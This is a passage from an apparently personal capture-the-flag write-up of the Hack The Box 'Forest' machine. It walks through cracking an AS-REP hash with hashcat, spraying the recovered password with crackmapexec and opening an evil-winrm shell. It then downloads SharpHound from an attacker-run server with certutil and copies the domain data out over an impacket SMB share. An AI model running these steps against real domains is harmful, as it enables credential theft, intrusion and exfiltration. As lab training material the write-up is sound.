echo "$krb5asrep$23$svc-alfresco@HTB.LOCAL:02edf62c0a429041c31b90507b72b62b$a175de506e32f9ac50cc5972cca3e794d4417f6e5d16ddbb57cc068d98e3a7a12a4354af9086954ec3e3a3fa98e8a79487f9265459334e7f1c13909c3c40109cc0210997262409052a74ec7c6e42bc912325c0cd9e4fb449136469388532d8f2dd36389e09abab3bddc03641050d0022b5795eab057b4d2d615b54d300986e00bdb4f9747fcf664de615109f69877f38335ea16f77ac75bff14e634790fd7448d60c08f58abca2937767919b698460fbdf6c5376eea9ea49065c77561f18268e02e85d319617265d63c08ba3c010984c59a340c0ecd3884c4b63cdf25ea3e8e06b659c41290f" >> forest.hashes
```

## Cracking the Password Hash

- either copy the file or the hash to ur host, and crack it with hashcat - *significantly* faster on the host since it can utilize the GPU whereas the VM cant
- hashcat mode




|  |  |  |
|---|---|---|
| 18200 | Kerberos 5, etype 23, AS-REP | $krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c540 |


  - https://hashcat.net/wiki/doku.php?id=example_hashes
- `./hashcat.exe -m 18200 -a 0 .\hashes\forest.hash .\rockyou.txt`
  - -m: Select the mode to be used when cracking - this is determined by the hash type
  - -a: The type of attack to use. 0 is a simple dictionary attack which then uses the supplied wordlist (rockyou.txt). Attack modes
- 

```
❯ cd ../
>> ^C
 Tyler@Tyler-PC  C:  bin  hashcat-6.2.5  hashes
❯ cd ..
 Tyler@Tyler-PC  C:  bin  hashcat-6.2.5
❯ ./hashcat.exe -m 18200 -a 0 .\hashes\forest.hash .\rockyou.txt
hashcat (v6.2.5) starting

hiprtcAddNameExpression is missing from HIPRTC shared library.

OpenCL API (OpenCL 2.1 AMD-APP (3444.0)) - Platform #1 [Advanced Micro Devices, Inc.]
=====================================================================================
* Device #1: AMD Radeon RX 6700 XT, 12160/12272 MB (10431 MB allocatable), 20MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 175 MB

Dictionary cache hit:
* Filename..: .\rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921352
* Keyspace..: 14344385

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
$krb5asrep$23$svc-alfresco@HTB.LOCAL:02edf62c0a429041c31b90507b72b62b$a175de506e32f9ac50cc5972cca3e794d4417f6e5d16ddbb57cc068d98e3a7                                    7a12a4354af9086954ec3e3a3fa98e8a79487f926
5459334e7f1c13909c3c40109cc0210997262409052a74ec7c6e42bc912325c0cd9e4fb449136469388532d8f2dd                     d36389e09abab3bddc03641050d0022b5795eab057b4d2d615b54d300986e00bdb4f9747fcf664de6
15109f69877f38335ea16f77ac75bff14e634790fd7448d60c08          8f58abca2937767919b698460fbdf6c5376eea9ea49065c77561f18268e02e85d319617265d63c08ba3c010984c59a340c0ecd3884c4b63cdf25ea3e8
e06b659c4129                                                                                              90f:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:02edf62c0a4290...41290f
Time.Started.....: Mon Feb 13 15:30:44 2023 (1 sec)
Time.Estimated...: Mon Feb 13 15:30:45 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 13969.1 kH/s (4.74ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4587520/14344385 (31.98%)
Rejected.........: 0/4587520 (0.00%)
Restore.Point....: 3932160/14344385 (27.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: seaford123 -> pommiey4632@hotmail.com
Hardware.Mon.#1..: Temp: 51c Fan: 18% Util: 38% Core:1503MHz Mem:1990MHz Bus:16
```

- The password for `svc-alfresco` is `s3rvice`
  - **Good practice to blast creds out against the network using crackmapexec**

- 

```
┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec smb $IP -u 'svc-alfresco' -p 's3rvice'
SMB         10.129.210.137  445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.129.210.137  445    FOREST           [+] htb.local\svc-alfresco:s3rvice

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec ldap $IP -u 'svc-alfresco' -p 's3rvice'
SMB         10.129.210.137  445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
LDAP        10.129.210.137  445    FOREST           [-] htb.local\svc-alfresco:s3rvice Error connecting to the domain, are you sure LDAP service is running
on the target ?

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec ssh $IP -u 'svc-alfresco' -p 's3rvice'

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec winrm $IP -u 'svc-alfresco' -p 's3rvice'
SMB         10.129.210.137  5985   FOREST           [*] Windows 10.0 Build 14393 (name:FOREST) (domain:htb.local)
HTTP        10.129.210.137  5985   FOREST           [*] http://10.129.210.137:5985/wsman
WINRM       10.129.210.137  5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ 
```


- 

```
WINRM       10.129.210.137  5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ evil-winrm -u 'svc-alfresco' -p 's3rvice' -i htb.local

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: Check your /etc/hosts file to ensure you can resolve htb.local

Error: Exiting with code 1

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ evil-winrm -u 'svc-alfresco' -p 's3rvice' -i $IP

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::19f
   IPv6 Address. . . . . . . . . . . : dead:beef::703e:9ff7:6ccf:9b4e
   Link-local IPv6 Address . . . . . : fe80::703e:9ff7:6ccf:9b4e%5
   IPv4 Address. . . . . . . . . . . : 10.129.210.137
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%5
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> 
```


# Local privesc

- We now have a reliable connection to the host and can execute code - time to start local enumeration.
- run linpeas and look it over - nothing interesting....
    - move onto AD enumeration

## Active Directory Enumeration


- You will need to stand up Bloodhound & neo4j to view active directory in a graph
  - `sudo /usr/bin/neo4j start` and then `bloodhound` in terminal
- Bloodhound needs an **aggregator** to pull down the active directory layout of the victim - theres a few ways to do this, but we'll use SharpHound
  - On kali from a directory containing sharphound (preferably all your tools), run `python3 -m http.server 80`
  - On the victim (winrm shell) run `certutil -urlcache -split -f http://KALI_IP/SharpHound.exe`
    - You can pull `wget` to the victim since its easier to type (Ex. `wget KALI_IP/SharpHound.exe`)
  - 

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cd C:\
*Evil-WinRM* PS C:\> mkdir tools
c

    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/13/2023   6:32 PM                tools


d t*Evil-WinRM* PS C:\> cd tools
*Evil-WinRM* PS C:\tools> certutil -urlcache -split -f http://10.10.14.66/SharpHound.exe
****  Online  ****
  000000  ...
  0dd600
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\tools> 
```

  - 


```
 GMSAPasswordReader.exe       mimikatz.exe.1          PrintSpoofer64.exe  strings64.exe

┌──(kali㉿kali)-[/opt/useful/tools/windows]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.210.137 - - [13/Feb/2023 21:25:44] "GET /SharpHound.exe HTTP/1.1" 200 -
10.129.210.137 - - [13/Feb/2023 21:25:44] "GET /SharpHound.exe HTTP/1.1" 200 -
```

- Running `SharpHound` will result in a `.zip` and `.bin` of which we only **really** need the `.zip`. Theres a few ways to move this like setting up a smb server on kali and transferring the file but this method would be fairly obviously abnormal behavior and stick out in system logs (not that we've been stealthy so far).
  - Instead we will b64 encode the file, `cat` it, and then copy paste it into a kali terminal to a file.
  - `certutil -encode "YOUR_BASE64_TEXT" | base64 -d > forest-ad.zip`
  - **Alternatively** to transfer over SMB....
    - On kali, standup a smb share with `impacket-smbserver shareName sharePath`

- 

```
┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-smbserver burd ./ -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.210.137,64907)
[*] AUTHENTICATE_MESSAGE (\,FOREST)
[*] User FOREST\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:burd)
```


- On victim, connect to the share with `net use z: \\$IP\shareName`. Then you can navigate to `z:` or whatever you used, and copy files from windows to this directory. Files copied to here will be transferred to kali.

- 


```
*Evil-WinRM* PS C:\tools> net use z: \\10.10.14.66\burd
The command completed successfully.

*Evil-WinRM* PS C:\tools> cd z:
*Evil-WinRM* PS z:\> dir


    Directory: z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/13/2023   2:02 PM           3490 basic_nmap
-a----         2/13/2023   6:34 PM          17977 forest-ad.zip
-a----         2/13/2023   2:05 PM          19027 rpcdump
-a----         2/13/2023   2:27 PM             53 forest.hashes
-a----         2/13/2023   2:19 PM             31 users.txt


*Evil-WinRM* PS z:\> copy c:\tools\20230213183417_BloodHound.zip ./
*Evil-WinRM* PS z:\> dir


    Directory: z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/13/2023   2:02 PM           3490 basic_nmap
-a----         2/13/2023   6:34 PM          17977 forest-ad.zip
-a----         2/13/2023   2:05 PM          19027 rpcdump
-a----         2/13/2023   2:27 PM             53 forest.hashes
-a----         2/13/2023   2:19 PM             31 users.txt
-a----         2/13/2023   6:34 PM          17977 20230213183417_BloodHound.zip


*Evil-WinRM* PS z:\>
```

## Navigating bloodhound graph

